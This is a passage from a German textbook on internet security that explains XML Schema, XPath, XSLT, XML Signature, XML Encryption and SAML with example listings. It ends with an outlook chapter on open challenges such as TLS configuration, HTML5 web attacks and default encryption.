13 <xsd:complexType name="b">
14   <xsd:sequence>
15     <xsd:element name="title" type="xsd:string"
16       minOccurs="1" maxOccurs="1"/>
17     <xsd:element name="author" type="xsd:string"
18       minOccurs="1" maxOccurs="1"/>
19     <xsd:element name="year" type="xsd:positiveInteger"
20       minOccurs="1" maxOccurs="1"/>
21   </xsd:sequence>
22 </xsd:complexType>
23
24 </xsd:schema>
```

Betrachten wir hierzu Listing 12.3. In Zeile 4 wird ein neues Element `<book_list>` definiert, das vom Typ `bl` ist. Dieser Typ wird in den Zeilen 6 bis 11 definiert: Eine Bücherliste ist einfach eine (geordnete) Liste von Büchern (Schlüsselwort `sequence`). Es muss mindestens ein `<book>`-Eintrag enthalten sein (`minOccurs="1"`), die Anzahl ist aber nicht begrenzt (`maxOccurs="unbounded"`).

In Zeile 8 wird das Element `<book>` eingeführt und festgelegt, dass es vom Typ `b` ist. Dieser Typ `b` ist in den Zeilen 13 bis 22 definiert: Er ist eine (geordnete) Folge von genau drei Elementen: `<title>`, `<author>` und `<year>`. Jedes dieser Elemente muss genau einmal vorkommen.

In den Zeilen 15, 17 und 19 wird schließlich der Typ dieser neuen Elemente definiert: Zwei sind vom Basistyp `string`, und `<year>` ist vom Basistyp `positiveInteger`. Dies könnte man noch weiter einschränken (durch Beschränkung der Länge der Strings, durch Festlegung des Zeichensatzes, oder durch Angabe eines Intervalls aus `positiveInteger`, in dem die Zahlenwerte liegen müssen), der Einfachheit des Beispiels zuliebe wurde hier aber darauf verzichtet.

12.1.4 XPath

XPath [RDSC14] ist ein nicht-XML-basierte Sprache, mit deren Hilfe man in einem XML-Baum navigieren und bestimmte Elemente auswählen kann. Der Name „XPath“ wurde mit Bedacht gewählt: In ihrer Kurzform ähneln XPath-Ausdrücke den Pfadangaben in Dateisystemen. Während allerdings in einem Dateisystem die Namen aller Objekte in einem Ordner verschieden sein müssen, darf ein XML-Element mehrere Unterelemente gleichen Namens (z.B. `<book>` in Listing 12.2) enthalten.

Mit XPath können *node sets* selektiert werden, es wird also eine (ungeordnete) Menge von „Nodes“ zurückgegeben. Ein „Node“ kann dabei ein Element, ein Attribut, oder der Inhalt eines Elements sein.

Auch von XPath soll wieder nur ein kleiner Ausschnitt an einem Beispiel vorgestellt werden. Wir beschränken uns dabei auf absolute Pfade, die immer bei der Dokumentenwurzel beginnen. Alle nachfolgend genannten XPath-Ausdrücke werden dabei auf Listing 12.2 angewandt und die daraus resultierenden Ergebnisse dargestellt.

Listing 12.4 XPath-Ausdrücke.

```
1 //book
2 /book_list/book
3 /descendant-or-self::node()/child::book
```

So liefern z.B. die XPath-Ausdrücke aus den Zeilen 1, 2 und 3 von Listing 12.4 alle das in Listing 12.5 dargestellte Ergebnis. Dieses Ergebnis ist selbst kein wohlgeformtes XML-Dokument mehr, sondern besteht aus zwei Elementen-Nodes.

Listing 12.5 XPath-Ergebnisse für die Buchliste aus Listing 12.2.

```
<book Id="mvdk">
    <title> Moderne Verfahren der Kryptographie, 5. Aufl. </title>
    <author> A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter </author>
    <year> 2003 </year>
</book>

<book Id="sukii">
    <title> Sicherheit und Kryptographie im Internet, 2. Aufl. </title>
    <author> J. Schwenk </author>
    <year> 2005 </year>
</book>
```

Alle XPath-Ausdrücke im obigen beginnen mit einem `/`; dies bedeutet, dass die Navigation durch den XML-Baum bei dessen Wurzel beginnt. Der Ausdruck in Zeile 2 selektiert dann zunächst das Element `<book_list>`, und dann alle `<book>`-Unterlemente. Der doppelte Slash `//` in Zeile 1 bedeutet, dass alle `<book>`-Elemente selektiert werden, egal wo sie im Dokumentenbaum stehen. Der Ausdruck in Zeile 3 schließlich selektiert

zunächst alle Objekte im XML-Baum, die selbst ein „Node“ sind, oder deren Nachfolger ein „Node“ ist, und dann deren Kindelemente `<book>` (falls vorhanden).

12.1.5 XSLT

XML ist eine reine Datenbeschreibungssprache. Die einzelnen Tags (z.B. der Tag `<greeting/>` im obigen Beispiel) sagen nichts darüber aus, wie der darin eingeschlossene Text (z.B. „Hello, World!“) dargestellt bzw. verarbeitet werden soll. Möchte man XML-Dateien komfortabel darstellen, so transformiert man sie mit Hilfe von XSLT (Extensible Stylesheet Language Transformations [Kay07]) in ein Zielformat wie HTML oder PDF. Dies soll an einem kleinen Beispiel erläutert werden.

Alle Bücher des Autors „Schwenk“ sind in der XML-Datei aus Listing 12.2 zusammengestellt. Mit der XSLT-Datei aus Listing 12.6 kann daraus eine HTML-Tabelle erzeugt werden.

Listing 12.6 Eine XSL-Transformation zur Erzeugung einer HTML-Tabelle.

```

1 <?xml version="1.0" ?>
2 <xsl:stylesheet>
3 <xsl:template match="/">
4 <html>
5 <body>
6 <table border="2">
7   <tr>
8     <th> Titel</th>
9     <th> Autor</th>
10    <th> Jahr </th>
11  </tr>
12 <xsl:for-each select="book_list/book">
13  <tr>
14    <td> <xsl:value-of select="title"/> </td>
15    <td> <xsl:value-of select="author"/> </td>
16    <td> <xsl:value-of select="year"/> </td>
17  </tr>
18 </xsl:for-each>
19 </table>
20 </body>
21 </html>
22 </xsl:template>
23 </xsl:stylesheet>

```

Die Transformation wird in folgenden Schritten durchgeführt: In Zeile 3 wird durch den Wert des Attributs `match` das gesamte XML-Dokument aus Listing 12.2 selektiert. In den Zeilen 4 bis 11 wird der Anfang der zu erzeugenden HTML-Datei geschrieben. Zeilen 12 bis 18 stellen ein Schleifenkonstrukt dar, das so oft ausgeführt wird, wie neue Element im Pfad `book_list/book` gefunden werden. (Im vorliegenden Beispiel also ge-

nau zwei mal.) Bei jedem Durchlauf wird eine neue Zeile in der HTML-Tabelle erzeugt, und die drei Spalten dieser Zeile werden mit dem Titel, den Autorennamen, und dem Erscheinungsjahr, gefüllt. Das Ergebnis der Transformation im Firefox Browser ist in Abbildung 12.3 wiedergegeben.



The screenshot shows a Mozilla Firefox browser window with the title bar "Mozilla Firefox". The address bar displays the URL "file:///Users/sc..._list%20xslt.xml". The main content area contains an HTML table with three columns: "Title", "Author", and "Year". The table has two rows of data:

Title	Author	Year
Moderne Verfahren der Kryptographie, 5. Aufl.	A. Beutelspacher, J. Schwenk, K.-D. Wolfenstetter	2003
Sicherheit und Kryptographie im Internet, 2. Aufl.	J. Schwenk	2005

Abb. 12.3 HTML-Darstellung der XML-Bücherliste im Firefox.

12.2 XML Signature

Der Standard zum digitalen Signieren von (Teilen von) XML-Dokumenten wurde von einer gemeinsamen Arbeitsgruppe von W3C und IETF erarbeitet [RSE⁺08, rRS02, HYE⁺13]. Das Dokument „XML-Signature Syntax and Processing“ beschreibt als Kerndokument den Aufbau und die Verarbeitung einer digitalen Signatur in XML. Wir haben ähnliche Datenformate schon in den Kapiteln zu PGP und S/MIME kennen gelernt; dort waren es binäre Formate.

Es gibt drei Typen von Signaturen (Abbildung 12.4):

- Enveloping Signature: Das <Signature>-Element umschließt als Klammer die signierten Daten.
- Enveloped Signature: Das <Signature>-Element ist Teil der signierten Daten (es fließt aber nicht in die Bildung des Hashwerts ein).
- Detached Signature: Das <Signature>-Element enthält eine oder mehrere Referenzen mit Unique Ressource Identifier (URI) auf die signierten Daten.

Listing 12.7 Beispiel für eine XML Detached Signature.

```

1  <Signature Id="MyFirstSignature"
2      xmlns="http://www.w3.org/2000/09/xmldsig#">
3
4      <SignedInfo>
5          <CanonicalizationMethod
6              Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
7          <SignatureMethod
8              Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
```




Abb. 12.4 Die drei Arten von XML-Signaturen. (a) Enveloping Signature, (b) Enveloped Signature, (c) Detached Signature (im gleichen XML-Dokument), (d) Detached Signature mit externen Referenzen.

```

9   <Reference URI="http://www.w3.org/TR/2000/REC-xhtml1-20000126/">
10  <Transforms>
11    <Transform
12      Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
13    </Transforms>
14    <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
15    <DigestValue>
16      j6lw3rvEP00vKtMup4NbeVu8nk=
17    </DigestValue>
18  </Reference>
19 </SignedInfo>
20
21 <SignatureValue>MC0CFFrVLtRlk=...</SignatureValue>
22
23 <KeyInfo>
24   <KeyValue>
25     <DSAKeyValue>
26       <P>...</P><Q>...</Q><G>...</G><Y>...</Y>
27     </DSAKeyValue>
28   </KeyValue>
29 </KeyInfo>
30
31 </Signature>
```

Das <Signature>-Element aus Listing 12.7 enthält drei große Blöcke: Den <SignedInfo>-Block (Zeilen 4 bis 19) mit Informationen, welches Dokument wie

signiert wurde, die eigentliche Signatur im <SignatureValue>-Feld (Zeile 21), und Informationen zu dem öffentlichen Schlüssel, der zur Überprüfung der Signatur verwendet werden muss (<KeyInfo>, Zeilen 23 bis 29).

- <SignedInfo>: Der wichtigste Eintrag hier ist das <Reference>-Element (Zeilen 9-18), das mehrfach vorkommen kann. Es enthält jeweils Informationen zu den Daten, die durch diese Signatur authentisiert werden. Dazu gehören die URI, unter der das (Teil-) Dokument gefunden werden kann (Zeile 9), die Algorithmen, mit dem dieses (Teil-) Dokument in seine endgültige Form transformiert wurde (<Transforms>), und der Hashalgorithmus (<DigestMethod>), mit dem aus dieser Bytefolge der <DigestValue> berechnet wurde. Mit <CanonicalizationMethod> wird dann noch einmal das ganze <SignedInfo>-Element in die kanonische Form gebracht, bevor mit der Kombination aus Hash- und Signaturfunktion, die in <SignatureMethod> beschrieben ist, die eigentliche Signatur berechnet wird.
- <SignatureValue>: Der Wert der Signatur ist Base64-codiert in diesem Element abgespeichert.
- <KeyInfo>: Zum Überprüfen der digitalen Signatur benötigt man einen öffentlichen Schlüssel. Im vorliegenden Beispiel wird er direkt angegeben, in Form von Base64-codierten ganzen Zahlen. (<P>, <Q>, <G> und <Y> sind hier die Parameter des Digital Signature Algorithmus.) Dies ist in der Praxis natürlich nicht sinnvoll und sollte durch ein X.509-Zertifikat (Base64-codiert) oder eine Referenz auf einen öffentlichen Schlüssel, der bereits authentifiziert ist, ersetzt werden.

Wie man an diesem Beispiel sieht sind die Möglichkeiten, XML-Dokumente zu signieren, sehr vielfältig. So kann man mit einem einzigen <Signature>-Element mehrere XML-(Teil-)Dokumente oder Nicht-XML-Dateien signieren, indem man in das <SignedInfo>-Feld mehrere <Reference>-Elemente einfügt.

Noch ein Wort zu der kanonischen Form von XML-Dokumenten: Wer das Beispiel aus Bild 9.9 genau mit dem Beispiel aus [rRS02] vergleicht, wird an einigen Stellen Unterschiede entdecken: So wurden die URLs aus Formatierungsgründen umgebrochen, und das <DigestValue>-Feld benötigt in Bild 9.9 drei Zeilen gegenüber nur einer Zeile in [rRS02]. Diese Abweichungen verändern die Semantik des Beispiels nicht, würden aber (ohne Kanonisierung) den Hashwert verändern (und damit eine XML Signature invalidieren). Damit semantisch äquivalente XML-Dokumente auch immer denselben Hashwert liefern, werden sie vor dem Hashen in eine kanonische Form transformiert. Dieses Verfahren ist in [BM08, RBE02] beschrieben. So vermeidet man Schwierigkeiten bei der Überprüfung der Signatur.

12.3 XML Encryption

Nach der digitalen Signatur folgte als zweiter großer Wurf des WWW-Konsortiums die Verschlüsselung [HRER13]. Das Ziel war die Verschlüsselung von beliebigen Elemen-

ten eines XML-Dokuments, und die Einbindung der zur Entschlüsselung benötigten Schlüsselinformation in XML. Da der Signaturstandard bereits fertig war, musste sich der neue Standard natürlich an diesen anpassen.

Listing 12.8 Das XML-Element `<PaymentInfo>` enthält Informationen zur Kreditkarte von John Smith [HRER13].

```
<?xml version="1.0"?>
<PaymentInfo xmlns="http://example.org/paymentv2">
  <Name>John Smith</Name>
  <CreditCard Limit="5,000" Currency="USD">
    <Number>4019 2445 0277 5567</Number>
    <Issuer>Example Bank</Issuer>
    <Expiration>04/02</Expiration>
  </CreditCard>
</PaymentInfo>
```

Wir wollen die Möglichkeiten dieses Standards anhand eines Beispiels erläutern, nämlich der Übertragung von Kreditkarteninformationen. Wir verwenden dazu das Datenformat aus Listing 12.8. Kreditkarten-Informationen werden heute meist nur Transport-verschlüsselt übertragen, z.B. mit TLS. Dies hat den Nachteil, dass sie auf dem Server des Händlers unverschlüsselt vorliegen, und im Falle eines Einbruchs in diesen Server auch missbraucht werden können. Die Kreditkartenindustrie hat daher vor einigen Jahren versucht, eine Verschlüsselung der Kreditkartendaten selbst unter dem Namen „Secure Electronic Transactions (SET)“ einzuführen, die sich jedoch nie richtig durchgesetzt hat.

Mit der XML-Verschlüsselung steht nun ein Standard bereit, der an Stelle von SET eingesetzt werden könnte. Die Idee ist hier, dass ein Händler nicht alle Informationen einer Kreditkarte sieht, sondern nur die von ihm benötigten. Zur Überprüfung der Kreditwürdigkeit kann er den Datensatz dann mittels eines Webservice beim Herausgeber der Kreditkarte verifizieren lassen.

Listing 12.9 Das XML-Element `<CreditCard>` wurde komplett verschlüsselt, nur der Name des Inhabers ist noch lesbar [HRER13].

```
<?xml version="1.0"?>
<PaymentInfo xmlns="http://example.org/paymentv2">
  <Name>John Smith</Name>
  <EncryptedData
    Type="http://www.w3.org/2001/04/xmlenc#Element"
    xmlns="http://www.w3.org/2001/04/xmlenc#">
    <CipherData>
      <CipherValue>A23B45C56</CipherValue>
    </CipherData>
  </EncryptedData>
</PaymentInfo>
```

Aus dem XML-Dokument aus Listing 12.9 kann der Händler nur entnehmen, dass ein gewisser John Smith behauptet, eine Kreditkarte zu besitzen. Man beachte, dass ein ganzes XML-Element, nämlich <CreditCard>, mit allen seinen Untereinträgen verschlüsselt wurde.

Listing 12.10 Der Eintrag „Limit“ im XML-Element <CreditCard> bleibt lesbar, der Rest ist verschlüsselt [HRER13].

```
<?xml version="1.0"?>
<PaymentInfo xmlns="http://example.org/paymentv2">
  <Name>John Smith</Name>
  <CreditCard Limit="5,000" Currency="USD">
    <EncryptedData
      xmlns="http://www.w3.org/2001/04/xmlenc#"
      Type="http://www.w3.org/2001/04/xmlenc#Content">
      <CipherData>
        <CipherValue>A23B45C56</CipherValue>
      </CipherData>
    </EncryptedData>
  </CreditCard>
</PaymentInfo>
```

Bleibt wenigstens der Eintrag „Limit“ unverschlüsselt, so weiß der Händler wenigstens, bis zu welchem Limit der Kunde John Smith Waren mit dieser Kreditkarte bezahlen kann. Bei diesem Beispiel wurde nicht ein Element, sondern die drei Einträge <Number>, <Issuer> und <Expiration> verschlüsselt.

Natürlich kann man auch nur die wichtigste Information, die Kreditkartennummer, verschlüsseln. Hier wird nur der ASCII-Inhalt des Elements <Number> verschlüsselt.

Dieses kleine Beispiel soll hier genügen, um die Möglichkeiten der XML-Verschlüsselung vorzuführen. Insbesondere die Option, nur Teile eines XML-Dokuments zu verschlüsseln (Element oder Inhalt eines Elements), bietet zahlreiche interessante Anwendungsmöglichkeiten, die mit anderen Datenformaten wie PKCS#7 oder OpenPGP nur schwer zu realisieren sind.

Vorsicht ist bei der Auswahl des Verschlüsselungsalgorithmus geboten: Da XML Encryption in der Praxis fast immer in der Machine-to-Machine-Kommunikation (M2M) eingesetzt wird, werden bei Problemen mit der Entschlüsselung oft Fehlermeldungen ausgetauscht. Zwar ist XML Encryption nicht gegen Padding-Oracle-Angriffe anfällig, da ein anderes Padding verwendet wird, Jager und Somorovsky [JJ11] konnten aber zeigen, dass es einen wesentlich effizienteren Angriff gibt: Enthält ein Byte des Klartextes nach Entschlüsselung ein ungültiges (UTF-8/ASCII) Zeichen, so wird vom XML-Parser eine Fehlermeldung zurückgegeben. Mithilfe dieses *Plaintext Checking Oracles* kann der Plaintext (unabhängig von der Schlüssellänge) ungefähr 16 mal schneller entschlüsselt werden als mit einem Padding Oracle. Der Einsatz von authentischer Verschlüsselung wurde als zu implementierende Option in den Standard aufgenommen, und sollte auch eingesetzt werden.

12.4 Security Assertion Markup Language (SAML)

Die Security Assertion Markup Language (SAML, [RHP⁺08]) ist eine XML-basierte Sprache, mit der man Identifizierungsinformationen sicher zwischen verschiedenen Anwendungen kommunizieren kann. SAML wird von der Industrie gut unterstützt (u.a. Google Apps, Salesforce, Amazon Webservices, Microsoft Office 365), und besteht aus folgenden Komponenten:

- *Assertions*. Eine SAML Assertion ist ein XML-Datensatz, in dem ein *Issuer* Aussagen über ein *Subject* macht (Listing 12.11). Oft wird nur die Identität des Subjekts bestätigt, es können aber auch weitere Aussagen („Statements“) gemacht werden, z.B. darüber, *wie* die Identität des Subjekts verifiziert wurde.
- *Protocols*. In den SAML-Protokollen werden einfache Abläufe beschrieben, wie eine Assertion angefordert werden kann. Typischerweise geschieht dies durch Sende eines SAML-AuthenticationRequests, der mit einer AuthenticationResponse beantwortet wird, wobei letztere eine SAML Assertion enthält.
- *Bindings*. In den Bindings wird beschrieben, wie die verschiedenen SAML-Nachrichten transportiert werden: Über HTTP, über SOAP, als Email, ...
- *Profiles* schließlich sind komplette Anwendungsprofile, mit konkreten Implementierungshinweisen. Wichtig ist hier das SAML Web Browser Profile, das beschreibt, wie die Kommunikation zwischen IdP, RP und Browser in einem SSO-Szenario (vgl. Abschnitt 11.4) ablaufen sollte.

Listing 12.11 Struktur einer SAML-Assertion. „?“ kennzeichnet optionale Elemente, „*“ Elemente, die beliebig oft vorkommen können.

```
<saml:Assertion Version ID IssueInstant>
  <saml:Issuer>
    <ds:Signature>?
    <saml:Subject>?
    <saml:Conditions>?
    <saml:Advice>?
    <saml:Statement>*
    <saml:AuthnStatement>*
    <saml:AuthzDecisionStatement>*
    <saml:AttributeStatement>*
</saml:Assertion>
```

Eine SAML Assertion kann mit einem X.509-Zertifikat verglichen werden: In beiden Fällen gibt es einen Herausgeber („Issuer“), der Aussagen über ein Subject macht. Die Gültigkeitsdauer ist in beiden Fällen begrenzt, aber unterschiedlich: Zertifikate werden typischerweise für Zeiträume wie 1 Jahr ausgestellt, SAML Assertions sind nur Minuten bis Stunden gültig. Eine weitere Ähnlichkeit ist die digitale Signatur, mit der beide Datensätze geschützt werden.

Unterschiede sind in den Zusatzdaten zu finden: Während X.509-Zertifikate *immer* einen öffentlichen Schlüssel des Subjekts enthalten, ist dies bei SAML selten der Fall.

Dafür sind Assertions beliebig erweiterbar, für X.509-Zertifikate beschränkt sich diese Freiheit dagegen auf die Auswahl der Erweiterungen.

SAML-basierte SSO-Systeme sind weit verbreitet [SMS⁺12], und es gibt Profile mit einem sonst nirgendwo erreichten hohen Sicherheitsniveau [Kli09]. Allerdings bereitet die Verifikation von XML-Signaturen in vielen Implementierungen immer noch gravierende Probleme.

13 Ausblick: Herausforderungen der Internetsicherheit

Übersicht

13.1 Informierte Entscheidungen anstelle von Buzzwords	325
13.2 SSL/TLS sicher konfigurieren	326
13.3 HTML5	327
13.4 Default-Verschlüsselung des gesamten Datenverkehrs	327
13.5 Verständnis neuer Technologien	328
13.6 Neue Einsatzszenarien	329
13.7 Kryptographische Erkenntnisse müssen in die Praxis umgesetzt werden	329

13.1 Informierte Entscheidungen anstelle von Buzzwords

Frage man heute eine Firma, was an IT-Sicherheit in ihrem Produkt/ihrer Infrastruktur vorhanden ist, so werden meist drei Schlagworte genannt: „AES“ (oft mit einer möglichst großen Schlüssellänge), „SSL“ und „PKI“. Dies sind Begriffe, die im Bewusstsein der Mitarbeiter von IT-Abteilungen fest als „gute“ Technologien etabliert sind, und von denen man annimmt, dass man damit alle praktisch relevanten Sicherheitsprobleme lösen kann.

Leser dieses Buches sollten zumindest Zweifel bekommen haben, ob dies wirklich stimmt:

- Mithilfe von Padding Oracle-Angriffen (Unterabschnitt 1.7.2) kann die Verschlüsselung mit AES gebrochen werden, unabhängig von der Schlüssellänge. Kritisch sind hier die Verwendung des CBC-Modus, und die Fehlermeldungen des Server-Orakels.
- B.E.A.S.T, C.R.I.M.E und Lucky13 haben gezeigt, was man aus den Chiffretexten und dem Timing-Verhalten von SSL-Implementierungen lernen kann. Die beiden letztgenannten Angriffe konnten die SSL-Verschlüsselung in realistischen Szenarien brechen.
- Die Komplexität der PKI-Infrastruktur und der X.509-Zertifikate ermöglichen regelmäßig Angriffe: Auf Zertifizierungsstellen wie Comodo und DigiNotar, auf die

Verwendung von MD5 als Hashfunktion, oder aufgrund mangelhafter Evaluierung von Zertifikatsketten.

Firmen benötigen heute mehr denn je qualifiziertes Personal, das den aktuellen Stand der IT-Sicherheit kennt. Konferenzen wie die IEEE Security & Privacy, ACM Computers and Communications Security, Usenix Security oder Esorics, auf denen auch neue Angriffe vorgestellt werden, sollten besucht oder zumindest anhand der Proceedings nachvollzogen werden.

Eine fundierte Ausbildung in IT-Sicherheit (nicht nur Kryptographie) gehört in jedes Informatik-Curriculum, und es sollten neben Verteidigungsmechanismen auch Angriffe auf diese gelehrt werden.

13.2 SSL/TLS sicher konfigurieren

Der Transport Layer Security (TLS)-Standard gehört zu den am besten untersuchten und erprobten IT-Sicherheitsstandards, und wird (ganz oder teilweise) fast überall eingesetzt wo es darum geht, Datenverkehr in Netzwerken zu verschlüsseln: Im WWW, zum Abruf von Emails, als EAP-Protokoll für WLANs, und als TLS-VPN.

Dieser Vielzahl von Einsatzszenarien steht aber eine erstaunlich geringe Anzahl von tatsächlich eingesetzten Konfigurationen gegenüber: Beim Einsatz von TLS wird fast immer nur der Server authentifiziert, und dies auch nur über eine fehleranfällige, PKI-basierte Zertifikatskette. Auch ist TLS-RSA immer noch die am häufigsten eingesetzte Familie von Ciphersuites.

Dies ermöglicht eine Reihe von generischen Angriffen:

- Man-in-the-Middle-Angriffe gelingen immer dann, wenn die vom Server gesendete Zertifikatskette nicht gründlich geprüft wird, oder wenn eines der darin enthaltenen Zertifikate nicht vertrauenswürdig ist.
- TLS-RSA bietet keine Perfect Forward Secrecy; wenn der private Schlüssel des Servers irgendwann einmal bekannt wird (HeartBleed-Angriff!), können auch *alle* zurückliegenden Verbindungen entschlüsselt werden.
- TLS kann immer nur *eine* TCP-Verbindung absichern. Protokolle, die mehrere TCP-Verbindungen nutzen (z.B. SMTP) können mit TLS nur unter größten Schwierigkeiten abgesichert werden, und hier versagt das „verifizierte die Identität des Servers“-Prinzip völlig.
- Bleichenbacher-Angriffe stellen, insbesondere in der jüngst publizierten, timing-basierten Version, eine große Herausforderung dar: Hier sind klare Richtlinien erforderlich, ob und wie die PKCS#1-Compliance der ClientKeyExchange-Nachricht überprüft werden soll.

Die Herausforderung an zukünftige Sicherheitsexperten besteht nun darin, das Potenzial von SSL/TLS voll auszuschöpfen, durch den Einsatz von TLS-DHE Ciphersuites (Perfect Forward Secrecy), TLS Client-Zertifikaten (Verhinderung von

MitM-Angriffen), Auswahl der richtigen Einsatzszenarien, und der richtigen Verschlüsselungsalgorithmen.

13.3 HTML5

Immer mehr sicherheitskritische Anwendungen werden über ein Webinterface administriert. Dabei kommt ein Tool zum Einsatz, wie es unsicherer nicht sein kann: Moderne Webbrowser sind anfällig gegen eine Vielzahl von Angriffen (XSS, CSRF, Clickjacking, Scriptless Attacks, ...), und aufgrund der stetig wachsenden Funktionalität kommen fast monatlich neue Angriffe hinzu.

Aus Sicht des Autors würde es Sinn machen, Webbrowser ganz aus kritischen Anwendungen zu verbannen. Da dies jedoch unrealistisch ist (so wie die jahrelange erhobene Forderung, Javascript im Browser zu deaktivieren), sei an dieser Stelle nur dafür plädiert, auch wirklich alle bekannten Schutzmaßnahmen einzusetzen: Anti-CSRF-Tokens, Clickjacking-Gegenmaßnahmen, und eine geeignete Konfiguration der Content Security Policy (1.0).

Das Problem schwapppt auch schon auf andere Bereiche über: So werden Apps für Smartphones heute plattformübergreifend entwickelt, indem man die Benutzerschnittstelle in HTML5 designed, und die Kommunikations- und Scripting-Funktionalitäten des in die Plattformen integrierten Browsers nutzt. Diese APPs sind also gebündelte Webanwendungen, und daher für die entsprechenden Angriffe genauso anfällig, mit einem Unterschied: Die Browser-Sandbox fehlt, ein Angreifer kann mit einem XSS-Angriff alle Privilegien erbeuten, die der APP im Betriebssystem eingeräumt wurden.

Ein Meilenstein zum Schutz alter und neuer Webanwendungen kann die Einführung der Content Security Policy 1.1 werden, in der alle bekannten Schutzmechanismen gebündelt werden.

13.4 Default-Verschlüsselung des gesamten Datenverkehrs

Die Veröffentlichungen zur NSA-Affäre haben gezeigt, dass heute immer noch ein Großteil des sicherheitskritischen Datenverkehrs unverschlüsselt erfolgt. Insbesondere in Peer-to-Peer-Anwendungen wie Email oder Instant Messaging besteht ein erhebliches Defizit.

Dies resultiert auch daraus, dass wir IT-Sicherheitsexperten immer noch darauf bestehen, dass IT-Sicherheit manuell konfiguriert werden muss: Für jeden Webserver muss ein gültiges X-509-Zertifikat beantragt werden, und ein Emailclient kann erst dann Emails signieren, wenn manuell ein Schlüssel generiert und in einer komplexen Prozedur als gültig deklariert wurde (OpenPGP: Signieren des eigenen Schlüssels; S/MIME: Beantragung eines PKI-basierten Email-Zertifikats).

Wir sollten uns in Zukunft überlegen, ob das wirklich immer so sein muss: Warum kann nicht jede Email signiert sein, mit einem Schlüsselpaar, das sofort beim Installieren des Email-Clients erzeugt wird? Warum kann Vertrauen in einen öffentlichen Schlüssel nicht kumulativ aufgebaut werden, z.B. ab der zwanzigsten Email, die mit dem gleichen Schlüssel signiert wurde, und vom Nutzer nicht als SPAM verworfen wurde? Warum kann dieser Schlüssel dann nicht ab der einundzwanzigsten Antwort auf eine signierte Mail einfach zum Verschlüsseln dieser Mail verwendet werden? Dieses System wäre natürlich nicht perfekt sicher, aber es wäre besser, als einfach garnicht zu verschlüsseln.

Niemand sollte auch heute noch davon ausgehen, dass ein hundertprozentiger Schutz realisierbar wäre¹: Die hochgerüsteten Geheimdienste dieser Welt verfügen über Möglichkeiten, in fast jedes System einzudringen, aber diese Möglichkeiten sind teuer. Auch decken Forscher jedes Jahr neue, noch unbekannte Sicherheitslücken auf, gegen die man sich im Vorfeld nicht schützen kann. Ein 80%iger Schutz wäre aber auch nicht zu verachten.

13.5 Verständnis neuer Technologien

Neue Technologien bergen auch immer neue Sicherheitsrisiken: Dies hat das Beispiel XML eindrücklich gezeigt. Wir sollten uns also bemühen, neue Technologien möglichst schnell zu verstehen. Leider fehlt in der Forschung oft der Anreiz, dies zu tun: Neue Standards sind unverständlich formuliert, sie sind teilweise nicht offen zugänglich, und solange sie nicht in großem Stil eingesetzt werden, wird die Aufdeckung einer Sicherheitslücke kaum eine Veröffentlichung wert sein.

Wie können wir diese Situation verändern? Eine Möglichkeit wären Wettbewerbe, von großen Firmen oder Standardisierungsgremien ausgelobt. Wer eine Lücke in einem noch nicht publizierten Standard findet, erhält einen kleinen Geldbetrag und einen Eintrag in der „Hall of Fame“ der entsprechenden Institution („Bug Bounty-Programme“).

Google, Microsoft, Facebook, Apple, Amazon, ..., kurz alle großen Internetanbieter, haben dies schon seit Jahren für ihre de facto-Standards etabliert, und konnten so trotz des Einsatzes aktuellster Technologien ständig ein adäquat hohes Sicherheitsniveau halten.

¹Dieser Illusion hat man sich z.B. Ende der 90iger Jahre in zahlreichen Publikationen zum Deutschen Signaturgesetz hingeggeben.

13.6 Neue Einsatzszenarien

Service-Orientierte Architekturen, Cloud Computing, Big Data, Smart Data, Industrie 4.0: Die Buzzwords von heute werden immer schneller durch die Buzzwords von morgen ersetzt. Dabei wird immer wieder betont, wie wichtig gerade auch hier IT-Sicherheit sei, aber leider sind die hier vorgeschlagenen Lösungen von vorgestern (SSL, PKI, AES, Trusted Computing) oder aus der fernen Zukunft (Quantenkryptographie, Fully Homomorphic Computing).

Es ist dringend erforderlich, dass IT-Sicherheitsexperten einen Überblick über alle verfügbaren Sicherheitstechnologien haben, um für die neuen IT-Konzepte adäquat absichern zu können. Messianischen Heilsversprechen einzelner Technologien sollte man kritisch gegenüberstehen: Was ist aus den großen Plänen und den vielen Millionen Euro Fördermitteln rund um Trusted Computing oder Quantenkryptographie geworden, und wann wird Fully Homomorphic Computing endlich ohne eine enorme Daten- und Rechenzeitexpansion funktionieren?

Sicherheitslösungen für hochkomplexe IT-Systeme können nicht einfach sein, sie sind aber möglich. Sie können aber nur von gut ausgebildeten Spezialisten entwickelt werden, und diese findet man nicht einfach im Ausland: Man muss sie selbst ausbilden.

13.7 Kryptographische Erkenntnisse müssen in die Praxis umgesetzt werden

